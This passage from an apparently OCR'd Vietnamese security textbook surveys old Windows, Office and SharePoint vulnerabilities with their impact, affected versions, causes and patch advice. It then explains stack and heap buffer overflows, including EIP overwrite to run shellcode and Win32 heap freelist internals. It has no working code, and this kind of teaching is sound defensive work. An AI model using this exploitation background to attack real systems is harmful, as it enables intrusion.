- Lỗ hổng liên quan tới địa chỉ URL chứa các ký tự đặc biệt. Khi kết hợp với việc quá lạm dụng các thuộc tính thẩm định quyền truy cập cơ bản basic authentication gồm "username:password@" trên dòng địa chỉ URL, lỗ hổng này có thể làm sai lạc URL trên address bar của trình duyệt Internet Explorer. Để lợi dụng lỗ hổng này, kẻ tấn công, phải tạo ra những Web site với dụng ý xấu có chứa các trang Web tạo ra những liên kết lừa đảo. Sau đó dụ dỗ người dùng truy cập các liên kết đó. Hoặc cũng có thể tạo ra các email khuôn dạng HTML chứa các liên kết lừa đảo. Khi người dùng xem các thư này và nhấn vào các liên kết, trình duyệt Internet Explorer không thể mở các URL mà kẻ tấn công đưa ra trên address bar, mà thay vào đó là các nội dung trong Web Site mà kẻ tấn công mong muốn. Ví dụ, kẻ tấn công có thể tạo liên kết mà mỗi khi người dùng nhấn chuột, trên address bar hiển thị http://www.tailspintoys.com nhưng thực tế chứa các nội dung của một Web

Site khác, như http://www.wingtiptoys.com chẳng hạn. (Ghi chú: các tên được nêu ra ở đây chỉ mang tính minh hoạ và cả hai đều chuyển tới http://www.microsoft.com)

9.4./ Giải pháp khắc phục

- Mặc định, Internet Explorer trên Windows Server 2003 được đặt Enhanced Security Configuration. Thiết lập này cuả Internet Explorer tự động khoá toàn bộ những tấn công lợi dụng lỗ hổng này. Nếu Internet Explorer Enhanced Security Configuration bị disabled, các biện pháp bảo vệ được đặt thay vào đó để ngăn các lỗ hổng không bị khai thác.
- Trong trường hợp tấn công bằng trang web, kẻ tấn công phải nắm dữ Web site chứa các trang Web được dùng để khai thác lỗ hổng. Kẻ tấn công không có cách nào ép người dùng truy cập các Web site có dụng ý xấu. Thay vì đó, kẻ tấn công sẽ phải dụ dỗ người dùng tới đó, thông thường bằng việc khuyến cáo họ nháy chuột vào liên kết sẽ dẫn họ tới site của kẻ tấn công.
- Dùng Internet Explorer 6 hoặc mới hơn.
- Dùng Microsoft Outlook Email Security Update hay Microsoft Outlook Express 6.0 hay mới hơn, hoặc Microsoft Outlook 2000 hay mới hơn với các thiết lập mặc định.
- Sử dụng các bản vá lỗi của nhà cung cấp.

10./ Lỗi trong Indexing Service

10.1./ Mức độ tác động của lỗi

Cho phép tấn công bằng một chương trình từ xa. Lỗi này được đánh giá là nghiêm trọng vì người tấn công có thể tước quyền điều khiển hệ thống đã bị tấn công.

10.2./ Các hệ thống ảnh hưởng

- Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4
- Microsoft Windows XP Service Pack 1
- Microsoft Windows XP 64-Bit Edition Service Pack 1
- Microsoft Windows XP 64-Bit Edition Version 2003
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 64-Bit Edition

10.3./ Nguyên nhân

- Một chương trình thực thi lỗi từ xa tồn tại trong Indexing Service thông qua cách điều khiển tính hợp lệ của truy vấn. Người tấn công có thể tấn công vào

điểm yếu này bằng cách xây dựng một truy vấn nguy hiểm mang tính tấn công mà cho phép kẻ tấn công thực thi lệnh điều khiển từ xa đến máy bị tấn công. Một khi kẻ tấn công đã thành công, chúng có thể hoàn toàn kiểm soát hệ thống bị tấn công. Trong khi việc điều khiển này thành công, kẻ tấn công có thể thực hiện tấn công denial of service.

- Ở những hệ thống mà những người quản trị thực hiện qua nhiều bước rồi cho phép web-base query interface nào đó thông qua IIS vào indexing service, bất kì user nào có thể chuyển một message đặc biệt mang tính tấn công đến hệ thống bị tấn công đều có khả năng khai thác lỗi này. Theo mặc định thì indexing service không cho phép web-based query interface. Tuy nhiên, indexing service mặc định tuân theo những yêu cầu truyền thông trên giao diện mạng cục bộ để cho phép web-based query interface. Do đó bất kì user nào đã chứng thực đều có thể tấn công vào lỗi này.

10.4./ Giải pháp khắc phục

Sử dụng bản vá lỗi mới nhất của nhà cung cấp

11./ Lỗi trong Microsoft Office XP

11.1./ Mức độ tác động của lỗi

Rất nghiêm trọng vì kẻ tấn công có thể có quyền hạn ngang hàng với user bị tấn công và có thể hoàn toàn điều khiển toàn bộ hệ thống đã bị tấn công, bao gồm cài đặt những chương trình mới, xem, thay đổi hay xoá dữ liệu, hoặc tạo ra những user account mới có toàn quyền điều khiển trên hệ thống. Do đó những user account nào được cấu hình ít quyền hạn hơn trong hệ thống sẽ ít bị thiệt hại hơn những admin có toàn quyền trên hệ thống.

11.2./ Các hệ thống ảnh hưởng

- Microsoft Office XP Software Service Pack 3
- Microsoft Office XP Software Service Pack 2
- Microsoft Project 2002
- Microsoft Visio 2002
- Microsoft Works Suite 2002
- Microsoft Works Suite 2003
- Microsoft Works Suite 2004

11.3./ Nguyên nhân

Một lỗi tồn tại trong Microsoft Office XP software có thể cho phép chương trình điều khiển từ xa kiểm soát hệ thống bị tấn công.

Bằng cách gửi những file mang mã lỗi, những kẻ tấn công khuyến khích người dùng mở chúng, khi người dùng mở ra thì những file này được host trong

Internet Explorer bằng các đường link và những mã lỗi này xâm nhập vào hệ thống bị tấn công.

11.4./ Giải pháp khắc phục

Sử dụng bản vá lỗi mới nhất của nhà cung cấp.

12./ Lỗi trong Windows Sharepoint Services và Sharepoint Team Services

12.1./ Mức độ tác động của lỗi

Vừa phải vì khi kẻ tấn công xâm nhập thành công, chúng có thể hiệu chỉnh Web browser caches và intermediate proxy server caches. Thêm vào đó, chúng có thể chèn những nội dung lừa đảo vào các cache đó.

12.2./ Các hệ thống ảnh hưởng

- Windows SharePoint Services for Windows Server 2003
- SharePoint Portal Server 2003 (tất cả các phiên bản)
- Small Business Server 2003 (tất cả các phiên bản)
- SharePoint Team Services from Microsoft

12.3./ Nguyên nhân

Lỗi cross-site scripting có thể cho phép một kẻ tấn công khuyến khích một user chạy đoạn script nguy hiểm. Nếu script này được chạy, nó sẽ thực thi trong ngữ cảnh bảo mật của người sử dụng. Mục đích của chúng nhằm vào điểm yếu yêu cầu sự tương tác giữa người sử dụng. Lỗi này cho phép kẻ tấn công truy cập vào bất cứ dữ liệu nào trên hệ thống bị ảnh hưởng mà có khả năng truy cập đến những user cá nhân.

12.4./ Giải pháp khắc phục

Download phiên bản vá lỗi của nhà cung cấp.

13./ Lỗi trong Windows cho phép khai thác thông tin

13.1./ Mức độ tác động của lỗi

Lỗi này có tầm ảnh hưởng hệ trọng vì nó cho phép khai thác thông tin. Một khi kẻ tấn công khai thác lỗi này thành công, chúng sẽ có thể đọc user name của người dùng từ xa, đó là những người dùng đang mở kết nối để chia sẻ một tài nguyên. Lưu ý rằng lỗi này không cho phép kẻ tấn công điều khiển quyền user một cách trực tiếp, nhưng những thông tin chúng lấy được có thể là những thông tin hữu ích cho những lần tấn công kế tiếp.

13.2./ Các hệ thống ảnh hưởng

- Microsoft Windows XP Service Pack 1 and Microsoft Windows XP Service Pack 2
- Microsoft Windows XP 64-Bit Edition Service Pack 1 (Itanium)

13.3./ Giải pháp khắc phục

Update phiên bản vá lỗi của nhà sản xuất.

14./ Lỗi trong Windows Shell

14.1./ Mức độ tác động của lỗi

Tầm ảnh hưởng là quan trọng vì một kẻ tấn công có thể tấn công vào điểm yếu bằng cách xây dựng một web page nguy hiểm. Web page này có thể cho phép một kẻ tấn công lưu một tập tin trong hệ thống của người sử dụng nếu người sử dụng đã lướt qua trang web nguy hiểm hay xem một e-mail. Một khi kẻ tấn công đã thành công trong việc tấn công có thể hoàn toàn điều khiển hệ thống bị tấn công. Tuy nhiên, để khai thác lỗi này phải cần đến tác động của người sử dụng.

14.2./ Các hệ thống ảnh hưởng

- Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4
- Microsoft Windows XP Service Pack 1 and Microsoft Windows XP Service Pack 2
- Microsoft Windows XP 64-Bit Edition Service Pack 1 (Itanium)
- Microsoft Windows XP 64-Bit Edition Version 2003 (Itanium)
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 for Itanium-based Systems
- Microsoft Windows 98, Microsoft Windows 98 Second Edition (SE), và Microsoft Windows Millennium Edition (ME)

14.3./ Nguyên nhân

Công nghệ Drag-and-Drop xác nhận không đúng tính hợp lệ của vài sự kiện HTML động (DHTML). Lỗi này cho phép một file được download vào hệ thống của người sử dụng sau khi người sử dụng click vào đường link.

Những sự kiện DHTML là những hành động được cung cấp bởi DHTML Object Model. Những sự kiện này có thể được sử dụng trong đoạn mã script để thêm nội dung động vào một Web site.

Một kẻ tấn công khi khai thác thành công điểm yếu này có thể lưu code của attacker đã được chọn lọc vào hệ thống tập tin cục bộ của người sử dụng. Mặc dù code này không được chạy thông qua lỗi này một cách trực tiếp, nhưng hệ điều hành có thể mở một file nếu nó được lưu vào những khu vực dễ bị ảnh hưởng, hay một user có thể vô tình mở file đó khiến cho đoạn code của kẻ tấn công được chạy.

14.4./ Giải pháp khắc phục

Update bản vá lỗi của nhà sản xuất.

15./ Lỗi trong License Logging Service

15.1./ Mức độ tác động của lỗi

Lỗi này ảnh hưởng nghiêm trọng đến các hệ thống bị tấn công vì đây là một lỗi khiến kẻ tấn công có khả năng điều khiển từ xa. Một khi khai thác thành công lỗi này, kẻ tấn công sẽ kiểm soát và điều khiển toàn bộ hệ thống như cài đặt chương trình, xem, xoá, sửa, hiệu chỉnh và thậm chí tạo ra các user account mới với toàn quyền điều khiển.

15.2./ Các hệ thống ảnh hưởng

- Microsoft Windows NT Server 4.0 Service Pack 6a
- Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6
- Microsoft Windows 2000 Server Service Pack 3 and Microsoft Windows 2000 Server Service Pack 4
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 for Itanium-based Systems

15.3./ Nguyên nhân

Trong Windows Server 2003, phương thức tấn công hay được dùng nhất là tấn công từ chối dịch vụ (DoS). một kẻ tấn công khi khai thác lỗi này thành công sẽ có thể làm cho License Logging service không có hiệu lực trong Windows Server 2003. việc Restart lại License Logging service cho phép service hoạt động bình thường. Tuy nhiên nếu việc tấn công DoS khác lặp lại thì License Logging service vẫn bị lỗi.

Để hiểu rõ hơn, ta cần biết License Logging service là một công cụ được thiết kế đầu tiên để giúp khách hàng quản lý những license của họ cho những sản phẩm của Microsoft server được đăng ký trong mô hình Server Client Access License (CAL). License Logging service là một trong những dịch vụ được cung cấp bởi Windows Small Business Server 2003 hay phiên bản trước đó để quản lý CALs. Theo mặc định, License Logging service được disabled trong Windows Server 2003. License Logging service sẽ không có trong các phiên bản sau của hệ điều hành Windows.

15.4./ Giải pháp khắc phục

Cần update các bản vá lỗi của nhà sản xuất.

16./ Lỗi trong OLE và COM

16.1./ Mức độ tác động của lỗi

Lỗi này cho phép người tấn công dùng mã lỗi của mình để tấn công.

16.2./ Các hệ thống ảnh hưởng

- Microsoft Windows 2000 Service Pack 3 và Microsoft Windows 2000 Service Pack 4

- Microsoft Windows XP Service Pack 1 và Microsoft Windows XP Service Pack 2
- Microsoft Windows XP 64-Bit Edition Service Pack 1 (Itanium)
- Microsoft Windows XP 64-Bit Edition Version 2003 (Itanium)
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 for Itanium-based Systems
- Microsoft Exchange 2000 Server Service Pack 3 (uses the Windows OLE component)
- Microsoft Exchange Server 2003 và Microsoft Exchange Server 2003 Service Pack 1 (uses the Windows OLE component)
- Microsoft Exchange Server 5.0 Service Pack 2 (uses the Windows OLE component)
- Microsoft Exchange Server 5.5 Service Pack 4 (uses the Windows OLE component)
- Microsoft Windows 98, Microsoft Windows 98 Second Edition (SE), và Microsoft Windows Millennium Edition (ME)
- Microsoft Office XP Service Pack 3 (uses the Windows OLE component)
- Microsoft Office XP Service Pack 2 (uses the Windows OLE component)
- Những phần mềm của Microsoft Office XP như: Outlook 2002, Word 2002, Excel 2002, PowerPoint 2002, FrontPage 2002, Publisher 2002, Access 2002.
- Microsoft Office 2003 Service Pack 1 (Uses the Windows OLE component)
- Microsoft Office 2003 (Uses the Windows OLE component)
- Microsoft Office 2003 Software: Outlook 2003, Word 2003, Excel 2003, PowerPoint 2003, FrontPage 2003, Publisher 2003, Access 2003, OneNote 2003.

16.3./ Nguyên nhân

Một lỗi nâng cao quyền hạn (privilege elevation) tồn tại trong cách thức những hệ điều hành và những chương trình đã bị lỗi truy cập vào bộ nhớ khi chúng xử lý những file lưu trữ được cấu trúc COM. Lỗi này có thể cho phép log on vào user để tước quyền điều khiển toàn bộ hệ thống.

Một người tấn công phải được xác nhận logon một cách hợp lệ và có khả năng log on một cách cục bộ để khai thác lỗi này. Lỗi này không cho phép tấn công từ xa hoặc thông qua user vô danh.

Nếu một user hay một chương trình bị log vào với quyền của user admin, một kẻ tấn công sẽ thao túng tất cả các quyền điều khiển hệ thống. Những user và những chương trình được cấu hình với quyền hạn chế hơn sẽ ít bị ảnh hưởng

hơn so với những user và những chương trình có quyền Admin. Tuy vậy, để tấn công vào lỗi này trên Windows 2000, Windows XP, và Windows Server 2003, kẻ tấn công cần phải có sự tương tác với user, do đó việc tấn công có khó khăn hơn trên các hệ thống khác.

Trong Exchange Server 5.0, Exchange Server 5.5, Exchange 2000 Server, và Exchange Server 2003 bất kì user vô danh nào có thể chuyển một message gây ra lỗi đặc biệt tới hệ thống bị ảnh hưởng đều có thể gây ra lỗi này. Để thực hiện lỗi thành công, những kẻ tấn công sẽ gởi một e-mail message đến một user cục bộ đã log on, người dùng đó sẽ mở file attachment có chứa đối tượng OLE mang lỗi. Nhiều kiểu văn bản khác nhau được attach có thể chứa nhưng kiểu đối tượng OLE gây lỗi. Tất cả các loại file Office cũng như các loại file third-party khác có thể chứa một đối tượng OLE gây ra lỗi.

Vậy OLE là gì? Bằng việc sử dụng công nghệ OLE, một ứng dụng có thể cung cấp sự hỗ trợ việc nhúng và liên kết. OLE là một công nghệ mà những ứng dụng sử dụng để tạo ra và hiệu chỉnh những văn bản phức hợp. Những văn bản này có một định dạng, như là một văn bản Microsoft Word, chứa việc nhúng (hay link tới) những văn bản thuộc định dạng khác như Microsoft Excel. OLE 2.0 lấy sự kiện OLE bằng cách hiệu chỉnh từ bên trong. Thay vì đưa ra một ứng dụng mới khi một đối tượng OLE được kích hoạt, thì người ta thiết lập sẵn một bộ menu item trong ứng dụng đang dùng để khi OLE được kích hoạt, những menu Item này cũng có thể sử dụng được.

16.4./ Giải pháp khắc phục

Cập nhật phiên bản vá lỗi mới nhất của nhà cung cấp.

17./ Lỗi trong thư viện đối tượng siêu liên kết

17.1./ Mức độ tác động của lỗi

Lỗi này có tác động nghiêm trọng, cho phép người tấn công dùng mã lỗi của mình để tấn công.

17.2./ Các hệ thống ảnh hưởng

- Microsoft Windows 2000 Service Pack 3 và Microsoft Windows 2000 Service Pack 4
- Microsoft Windows XP Service Pack 1 và Microsoft Windows XP Service Pack 2
- Microsoft Windows XP 64-Bit Edition Service Pack 1 (Itanium)
- Microsoft Windows XP 64-Bit Edition Version 2003 (Itanium)
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 for Itanium-based Systems
- Microsoft Windows 98, Microsoft Windows 98 Second Edition (SE), và Microsoft Windows Millennium Edition (ME)

17.3./ Nguyên nhân

Một việc thực thi mã lỗi tồn tại trong thư viện đối tượng siêu liên kết. Lỗi này tồn tại do một bộ đệm không được kiểm tra trong khi thực hiện siêu liên kết. Một kẻ tấn công có thể khai thác lỗi này bằng cách xây dựng một siêu liên kết mang lỗi mà có khả năng tiềm tàng dẫn đến việc thực thi mã lỗi đã được viết sẵn một khi người dùng click vào một đường link nguy hiểm có trong web site hoặc một lá thư qua email. Kẻ tấn công một khi khai thác lỗi này thành công có thể kiểm soát toàn bộ hệ thống bị ảnh hưởng. Tuy nhiên, để lỗi này xảy ra, cần có sự tương tác với user. Thư viện đối tượng siêu liên kết (hyperlink object library) là một tập hợp các giao diện lập trình ứng dụng. Những giao diện này cung cấp chức năng cho nhà phát triển phần mềm để tiến hành thực hiện các siêu liên kết động.

Nếu một user đã log vào với quyền admin, khi kẻ tấn công thành công trong lỗi này có thể có toàn quyền xem, thêm, xoá, sửa tất cả các tài nguyên trong hệ thống bị tấn công, đồng thời có thể tạo ra những user account mới có ngang quyền với user admin.

17.4./ Giải pháp khắc phục

Cập nhật bản vá lỗi của nhà sản xuất.

18./ Lỗi Trong Message Queuing

18.1./ Mức độ tác động của lỗi

Lỗi này có tác động quan trọng, cho phép người tấn công dùng mã lỗi của mình để tấn công.

18.2./ Các hệ thống ảnh hưởng

- Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4
- Microsoft Windows XP Service Pack 1
- Microsoft Windows XP 64-Bit Edition Service Pack 1 (Itanium)
- Microsoft Windows 98 and Microsoft Windows 98 Second Edition (SE)

18.3./ Nguyên nhân

Theo mặc định, thành phần Message Queuing không được cài đặt vào trong bất kì phiên bản hệ điều hành bị tác động nào, chỉ khi khách hàng tự cài đặt thành phần này vào thì lỗi này có khả năng hoạt động.

Việc cài đặt Message Queuing chỉ đối với MSMQ HTTP Message Delivery to the Internet là không có khả năng gây ra lỗi.

Lỗi này gây ra do một buffer không được kiểm tra trong thành phần Message Queuing.

Message Queuing là gì? Công nghệ Microsolf Message Queuing cho phép những ứng dụng đang chạy tại những thời điểm khác nhau có thể giao tiếp với

nhau thông qua những mạng khác nhau và những hệ thống tạm thời không được bật lên. những ứng dụng này gởi những thông điệp tới hàng đợi và đọc thông điệp từ hàng đợi. Message Queuing cung cấp việc giao phát message được bảo đảm, lộ trình hiệu quả, bảo mật, và việc chuyển message dựa trên thứ tự ưu tiên. Nó cũng có thể được sử dụng để thực hiện những giải pháp cho cả hai ngữ cảnh truyền thông điệp. Lỗi này cũng có thể được khai thác thông qua Internet bằng cách sử dụng những cổng RPC.

18.4./ Giải pháp khắc phục

Cập nhật bản vá lỗi của nhà sản xuất.

19./ Lỗi trong TCP/IP và Denial of Service

19.1./ Mức độ tác động của lỗi

Lỗi này có tác động khá nghiêm trọng và cho phép người tấn công dùng mã lỗi của mình để tấn công.

19.2./ Các hệ thống ảnh hưởng

- Microsoft Windows 2000 Service Pack 3 và Microsoft Windows 2000 Service Pack 4
- Microsoft Windows XP Service Pack 1 và Microsoft Windows XP Service Pack 2
- Microsoft Windows XP 64-Bit Edition Service Pack 1 (Itanium)
- Microsoft Windows XP 64-Bit Edition Version 2003 (Itanium)
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 for Itanium-based Systems
- Microsoft Windows 98, Microsoft Windows 98 Second Edition (SE), và Microsoft Windows Millennium Edition (ME)

19.3./ Nguyên nhân

Khi có một mã lỗi dùng để tấn công, kẻ tấn công được phép gởi một IP message nguy hiểm đến hệ thống chịu ảnh hưởng. Một kẻ tấn công khi đã khai thác thành công lỗi này có thể gây cho hệ thống bị lỗi bằng cách thực thi mã lỗi từ xa. Tuy nhiên, những nỗ lực khai thác lỗi này hầu hết đều muốn gây nên lỗi DoS.

Việc tấn công này cần những lộ trình hướng tới những gói tin dị thường trên mạng IP. Hầu hết những lộ trình sẽ không dẫn đến những loại gói tin dị thường này. Firewall và cấu hình mặc định của Firewall có thể có ích trong việc bảo vệ khỏi bị những tấn công bắt nguồn từ bên ngoài. Phương pháp tốt nhất để bảo vệ hệ thống khỏi tấn công là đối với những hệ thống kết nối Internet phải giới hạn tối đa số cổng được mở. Những hệ thống bị ảnh hưởng mà cho phép bất kì kết nối IP nào vào internet đều có nguy cơ mắc những lỗi này.

Nếu đang ở chế độ được bật lên, Internet Connection Firewall sẽ giảm nhẹ những lỗi này trên Windows XP Service Pack 1. Windows XP Service Pack 2 và Windows Server 2003 làm cho chúng không bị lỗi.

Lỗi này xảy ra do những hệ điều hành bị tác động chưa hoàn tất việc phê chuẩn những gói tin IP trên mạng. Trong đó, IP là viết tắt của Internet Protocol là một phần của phương thức TCP/IP. TCP/IP là một tập các phương thức mạng được sử dụng rộng rãi trên Internet. TCP/IP cung cấp sự truyền thông thông qua những máy tính có nối mạng với nhau và những máy tính này có cấu hình phần cứng khác nhau, chạy trên nhiều hệ điều hành cũng khác nhau. TCP/IP bao gồm những chuẩn để làm thế nào cho các máy giao tiếp với nhau và những quy ước cho việc kết nối mạng và tìm đường trên mạng.

Một lỗi DoS khi tồn tại sẽ cho phép những kẻ tấn công gởi một phương thức truyền thông điệp trên internet (Internet Control Message Protocol - ICMP) và gởi tới hệ thống bị ảnh hưởng. Một kẻ tấn công một khi đã thành công với việc tấn công này có thể làm cho hệ thống bị ảnh hưởng phải reset lại những kết nối TCP đang tồn tại.

19.4./ Giải pháp khắc phục

Dùng phiên bản vá lỗi của nhà sản xuất.

CHƯƠNG IV
CÁC LOẠI LỖI DO VIỆC PHÁT TRIỂN ỨNG DỤNG VÀ GIẢI PHÁP PHÒNG CHỐNG

Trong đa số các ứng dụng quản lý hiện nay (hầu hết là do đơn vị tự phát triển hoặc thuê mướn các công ty phần mềm gia công với giá rẻ) luôn tiềm tàng các lỗ hổng bảo mật. Hậu quả do những lỗ hổng này gây ra thường tùy thuộc vào tầm quan trọng của ứng dụng đối với tổ chức sử dụng chúng. Nguyên nhân cua những lỗ hổng này là do sự hạn chế nhận thức về bảo mật của đội ngũ phát triển ứng dụng.

Phần này trình bày những kiểu lỗ hổng thông dụng nhất mà những người phát triển ứng dụng thường hay mắc phải.

1./ Lỗi tràn bộ đệm (buffer overflow)


Đây là loại lỗi thường có đối với những ứng dụng mức thấp, mức hệ thống. Hậu quả của loại lỗi này thường rất nghiêm trọng, cho phép những kẻ tấn công được toàn quyền trên hệ thống bị tấn công.

1.1./ Cơ chế của lỗi

Nguyên nhân chủ yếu gây ra lỗi này là những đoạn code viết do sự sai sót của những người lập trình gây nên hoặc do sự bỏ sót của người thiết kế ứng dụng trong việc quét các khả năng kiểm tra dữ liệu đầu vào. Do sự bất cẩn đó mà các bộ đệm được cấp phát trên heap hoặc stack không có một cơ chế kiểm tra luồng nhập khi sao chép luồng nhập nào vào bộ đệm. Vậy một điều đặt ra ở đây là khi một luồng nhập có kích thước lớn hơn bộ đệm đã được cấp phát thì sao. Một lẽ dĩ nhiên một lỗi sẽ được tìm thấy mà ta gọi đó là lỗi tràn bộ đệm.

Như ta biết bộ đệm khi được cấp phát có thể được cấp phát hai vị trí trong vùng stack tuy nhiên về sau vì lý do bảo mật thì các nhà thiết kế lại chuyển các bộ đệm vào trong heap. Vì vậy ta sẽ chú ý nhiều về các lỗi tràn bộ đệm trên heap (tuy nhiên cũng tương tựng nhưng trên stack về cơ chế).

Khi một tiến trình được tạo thì bộ nhớ cấp phát cho nó một vùng nhớ có cấu trúc ta tạm gọi nó là vùng nhớ của tiến trình. Cấu trúc vùng nhờ của một tiến trình có thể mô tả như hình sau:



Trong đó phần đầu lưu trữ các biến môi trường của tiến trình, như : env strings, env pointers, argv pointers. Phần kế tiếp là Stack và Heap, chúng được cấp phát lúc thực thi. Về cơ bản stack lưu trữ các đối số của hàm, biến cục bộ, và một số thông tin của tiến trình cho phép nhận lại trạng thái của stack trước khi gọi hàm. Còn về Heap lưu trữ các biến cấp phát động. tiếp theo là phần .bss và .data là hai phần chứa biến toàn cục. trong đó .data chứa các biến đã khởi tọa giá trị, còn ngược lại .bss chứa các biến chưa được khởi tạo. còn lại là phần .txt chứa mã của chương trình. Các phần .data, .bss, .text, được cấp phát tại thời gian biên dịch.

1.2./ Tràn bộ đệm stack

Khi một hàm được gọi thì tiến trình lưu trữ địa chỉ của dòng lệnh kế tiếp trong stack thông qua con trỏ EIP vì vậy trong phương pháp tấn công này ta cố thực hiện thay đổi địa chỉ được lưu trữ trong EIP thành một địa chỉ trỏ tới một đoạn mã của người tấn công gọi là shellcode bằng cách làm tràn bộ đệm, và khi hàm thực hiện xong trả về giá trị lưu trữ trong EIP lại thực hiện shellcode của người tấn công.

1.3./ Tràn bộ đệm heap

Heap là một vùng nhớ do bộ quản lý heap cấp phát động. Bộ quản lý heap là một tập hợp các hàm cho việc cấp phát và giải phóng bộ nhớ (ví dụ như Win32 thì các hàm này nằm trong hai thư viện ntdll.dll, ntoskrnl.exe). Khi mỗi tiến trình được gọi nó được cấp phát cho một vùng nhớ chứa heap. Như trong Win32 thì vùng heap mặc định là 1MB và có thể tăng lên trong quá trình thực thi của tiến trình. Vùng nhớ heap được cấp phát theo từng chunks, mỗi chunk

là một đơn vị cấp phát và có kích thước 8-bytes. Chính vì thế mà kích thước của vùng được cấp phát gọi là block là một số chia hết cho 8. ví dụ như ta cần một khối 24-bytes thì ta dùng 3 đơn vị cấp phát, thêm vào đó để cho việc quản lý từng block được cấp phát thì người thiết kế Heap gắn thêm vào mỗi block một số thông tin gọi là header. Vậy kích thước thật sự cấp phát là kích thước header cộng với kích thước của khối cấp phát được làm tròn lên một số chia hết cho tám gần nhất. một block có hai trạng thái là trạng thái free ở trạng thái này nó chưa được dùng, và ngược lại là trạng thái busy.

Size		Previous Size	
Segment Index	Flags	Unused	Tag Index

Header của block ở trạng thái Busy


Size		Previous Size	
Segment Index	Flags	Unused	Tag Index
Flink			
Blink			

Header của block ở trạng thái Free.

Tên Trường	Mô Tả
Size	Kích thước của block, là (kích thước thật sự của block yêu cầu cấp phát + kích thước header) /8
Previous Size	Là kích thước của block kế trước nó, (kích thước thật sự của block yêu cầu cấp phát + kích thước header)/8.
Segment Index	Là chỉ mục Segment của nơi mà block được cấp phát.
Flags	Là các cờ có các trạng thái sau. - 0x01 – HEAP_ENTRY_BUSY. - 0x02 – HEAP_ENTRY_EXTRA_PRESENT.

	- 0x04 - HEAP_ENTRY_FILL_PATTEN. - 0x08 – HEAP_ENTRY_VITUAL_ALLOC. - 0x10 – HEAP_ENTRY_LAST_ENTRY. - 0x20 – HEAP_ENTRY_SETABLE_FLAG1 - 0x40 – HEAP_ENTRY_SETABLE_FLAG2 - 0x80 – HEAP_ENTRY_SETABLE_FLAG3
Unused	Số lượng của những byte chưa được dùng.
Tag Index	
Flink (forward link pointer)	Là con trỏ chỉ tới một khối Free kế tiếp nó,con trỏ này chiếm 4 bytes.
Blink (backward link pointer)	Là con trỏ chỉ tới một khối Free trước nó, con trỏ này chiếm 4 bytes.

Trong việc quản lý các block free thì kích thước cấp phát của các block đó rất quan trọng vì các block có cùng một kích thước tạo thành một danh sách liên kết đôi gọi là Freelist. Có 128 danh sách liên kết như vậy và được lưu trữ trong một dãy theo thứ tự kích thước các block trong danh sách. Trong dãy này thì từ vị trí 2 – 127 lưu trữ những danh sách mà mỗi block của chúng có kích thước tương ứng với chỉ mục của chúng. Ví dụ danh sách các block có kích thước 24 thì được lưu trữ ở mục 24 (freelist[24]). Vị trí 0 dùng để lưu trữ các danh sách mà block của chúng lớn hơn 127*8 bytes= 1016 bytes. Và chỉ mục 1 không được dùng vì block 8 bytes không tồn tại.




doubly-linked freelist

